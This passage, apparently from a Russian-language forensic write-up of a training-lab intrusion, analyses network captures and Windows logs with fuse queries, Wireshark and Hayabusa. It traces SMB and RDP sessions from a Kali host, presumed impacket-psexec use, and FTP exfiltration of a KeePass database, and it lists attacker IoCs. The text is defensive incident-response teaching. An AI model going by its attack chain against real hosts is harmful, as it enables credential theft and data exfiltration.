CVE-2023-32784.

SMB

Посмотрим сетевые соединения, тег `conn`:

```
fuse | 172.17.79.131 | _path=="conn"
```



ts	id


2023-06-21T11:24:44.140779Z	{
	 orig_h: 172.17.79.133,
	 orig_p: 38702,
	 resp_h: 172.17.79.131,
	 resp_p: 445
	 }

2023-06-21T11:24:44.140779Z	{
	 orig_h: 172.17.79.133,
	 orig_p: 38702,
	 resp_h: 172.17.79.131,
	 resp_p: 445
	 }

2023-06-21T11:24:44.140779Z	{
	 orig_h: 172.17.79.133,
	 orig_p: 38702,
	 resp_h: 172.17.79.131,
	 resp_p: 445
	 }

События с тегом conn

Мы видим сессии от `kali` (172.17.79.133) к `Forela-Wkstn002.forela.local` (172.17.79.131) по 445-му порту (SMB). Эта сессия не была отнесена анализатором к SMB (вспоминаем, что захвачен был не весь сетевой трафик). Перейдем в Wireshark.



```
38236  11:25:09.263058   172.17.79.133  38700   172.17.79.131  445     SMB2   34   Encrypted SMB3
38241  11:25:09.265252   172.17.79.133  38702   172.17.79.131  445     SMB2   35   Encrypted SMB3
38242  11:25:09.265949   172.17.79.131  445     172.17.79.133  38704   SMB2   40   Encrypted SMB3
38246  11:25:09.268382   172.17.79.133  38704   172.17.79.131  445     SMB2   40   Encrypted SMB3
38247  11:25:09.269636   172.17.79.133  38702   172.17.79.131  445     SMB2   35   Encrypted SMB3
```

SMB-сессии


Сессия связана с Kali, можем предположить, что используется утилита impacket-psexec.

Время сетевого взаимодействия: `11:25:09.263058 — 11:33:35.584495`.

RDP

Продолжим анализ сетевых сессий и проверим наличие RDP:

```
fuse | 172.17.79.131 | _path=="conn" | cut ts,id | 3389
```



ts	id

2023-06-21T12:18:35.508604Z	{
	 orig_h: 172.17.79.133,
	 orig_p: 36104,
	 resp_h: 172.17.79.131,
	 resp_p: 3389
	 }


2023-06-21T12:18:35.508604Z	{
	 orig_h: 172.17.79.133,
	 orig_p: 36104,
	 resp_h: 172.17.79.131,
	 resp_p: 3389
	 }

2023-06-21T12:18:35.508604Z	{
	 orig_h: 172.17.79.133,
	 orig_p: 36104,
	 resp_h: 172.17.79.131,
	 resp_p: 3389
	 }

RDP-сессии

Посмотрим в Wireshark:

```
tcp.port==3389
```




```
No.     Time              Source         Source Port  Destination    Destination Port  Protocol  TCP Stream  Info
176222  12:18:35.508604   172.17.79.131  3389         172.17.79.133  36104             TLSv1.2   106         Application Data
176223  12:18:35.508691   172.17.79.133  36104        172.17.79.131  3389              TCP       106         36104 → 3389 [ACK] Seq=1 Ack=52 Win=24568 Len=0
176250  12:18:37.524203   172.17.79.131  3389         172.17.79.133  36104             TLSv1.2   106         Application Data
176251  12:18:37.524319   172.17.79.133  36104        172.17.79.131  3389              TCP       106         36104 → 3389 [ACK] Seq=1 Ack=103 Win=24568 Len=0
176253  12:18:38.539609   172.17.79.131  3389         172.17.79.133  36104             TLSv1.2   106         Application Data
176254  12:18:38.539770   172.17.79.133  36104        172.17.79.131  3389              TCP       106         36104 → 3389 [ACK] Seq=1 Ack=154 Win=24568 Len=0
176257  12:18:40.555296   172.17.79.131  3389         172.17.79.133  36104             TLSv1.2   106         Application Data
176258  12:18:40.555416   172.17.79.133  36104        172.17.79.131  3389              TCP       106         36104 → 3389 [ACK] Seq=1 Ack=205 Win=24568 Len=0
```

RDP-сессии

Время сетевого взаимодействия: `12:18:35.508604 — 12:23:34.962134`


Добавим информацию об IoC.



13.235.18.128	ip-dst	FTP-сервер злоумышленника для эксфильтрации user:theyoungwolf p...	pcap
kali|172.17.79.133	domain|ip	Хост злоумышленника	pcap

Информация об IoC

И о событиях.



[11:25:09] Предположительно Impacket-psexec

Так как сессия связана с kali, то предположим, что используется утилита impacket-psexec.

Время сетевого взаимодействия: 11:25:09.263058 - 11:33:35.584495

21.06.2023, 11:25:09

[11:31:08] Kali назначен ip 172.17.79.133 по dhcp

2023-06-21T11:31:18 - хосту с hostname == kali назначен ip 172.17.79.133

21.06.2023, 11:31:08

[12:18:35] RDP-сессии с kali

Время сетевого взаимодействия: 12:18:35.508604 - 12:23:34.962134

21.06.2023, 12:18:35

[12:20:16] Эксфильтрация данных на ftp-сервер злоумышленника

Время сетевого взаимодействия: 12:20:16.012196 - 12:23:04.994762

Файлы:

- keepassproc.zip
- redacted-project.zip
- Database.kdbx

21.06.2023, 12:20:16

Таймлайн инцидента


В результате анализа трафика мы узнали, что злоумышленнику удалось скомпрометировать учетные данные для хоста `Forela-Wkstn002.forela.local`, эксфильтровать дамп процесса и базу данных KeePass, а также архив с проектом.

АНАЛИЗИРУЕМ ЖУРНАЛЫ СОБЫТИЙ WINDOWS

Начнем анализ артефактов Windows, для чего снова пустим в ход Hayabusa.

Посмотрим сводку по авторизациям:

```
./hayabusa logon-summary -d ~/Hunter_Acquisition/Acquisition/2023-06-
22T092426_Acquisition/C/
```




4	alonzo.spire	Forela-Wkstn002.forela.local	3 - Network	-	172.17.79.133
2	DWM-1	Forela-Wkstn002	2 - Interactive	-	-
2	CyberJunkie	Forela-Wkstn002	2 - Interactive	FORELA-WKSTN002	127.0.0.1
2	alonzo.spire	Forela-Wkstn002.forela.local	2 - Interactive	FORELA-WKSTN002	127.0.0.1
2	UMFD-3	Forela-Wkstn002.forela.local	2 - Interactive	-	-
2	alonzo.spire	Forela-Wkstn002.forela.local	10 - RemoteInteractive	FORELA-WKSTN002	172.17.79.133
1	UMFD-0	Forela-Wkstn002	2 - Interactive	-	-
1	NETWORK SERVICE	Forela-Wkstn002	5 - Service	-	-
1	alonzo.spire	Forela-Wkstn002.forela.local	3 - Network	kali	172.17.79.133
1	SYSTEM	Forela-Wkstn002	0 - System	-	-
1	LOCAL SERVICE	Forela-Wkstn002	5 - Service	-	-
1	UMFD-1	Forela-Wkstn002	2 - Interactive	-	-

Сводка по авторизациям

Можем подтвердить, что с хоста 172.17.79.133 (Kali) было подключение по RDP.

Запустим анализ событий правилами Sigma и hayabusa-rules:

```
./hayabusa csv-timeline -d ~/C/ --output ~/hayabusa_last.csv --UTC
```



```
| Top critical alerts:                                              | Top high alerts:                                                   |
| Defender Alert (Severe) (3)                                       | Execution Of Non-Existing File (260)                               |
| Antivirus Exploitation Framework Detection (1)                    | System File Execution Location Anomaly (234)                       |
| n/a                                                               | Malicious PowerShell Commandlets - ScriptBlock (40)                |
| n/a                                                               | PowerView PowerShell Cmdlets - ScriptBlock (28)                    |
| n/a                                                               | Request A Single Ticket via PowerShell (2)                         |
| Top medium alerts:                                                | Top low alerts:                                                    |
| Uncommon New Firewall Rule Added In Windows Firewall Exception List (258) | Windows Service Terminated With Error (1,224)              |
| Uncommon AppX Package Locations (84)                              | Windows Processes Suspicious Parent Directory (156)                |
| Potentially Malicious PwSh (60)                                   | Firewall Rule Modified In The Windows Firewall Exception List (105) |
| A Rule Has Been Deleted From The Windows Firewall Exception List (38) | Credential Manager Enumerated (93)                             |
| WMI Persistence (26)                                              | Credential Manager Accessed (63)                                   |
| Top informational alerts:                                         |                                                                    |
| Task Updated (3,553)                                              | Task Updated (3,553)                                               |
| Task Executed (2,249)                                             | Task Executed (2,249)                                              |
| PwSh Engine Started (702)                                         | PwSh Engine Started (702)                                          |
| WMI Provider Started (337)                                        | WMI Provider Started (337)                                         |
| Proc Exec (286)                                                   | Proc Exec (286)                                                    |
```

Сводка по правилам

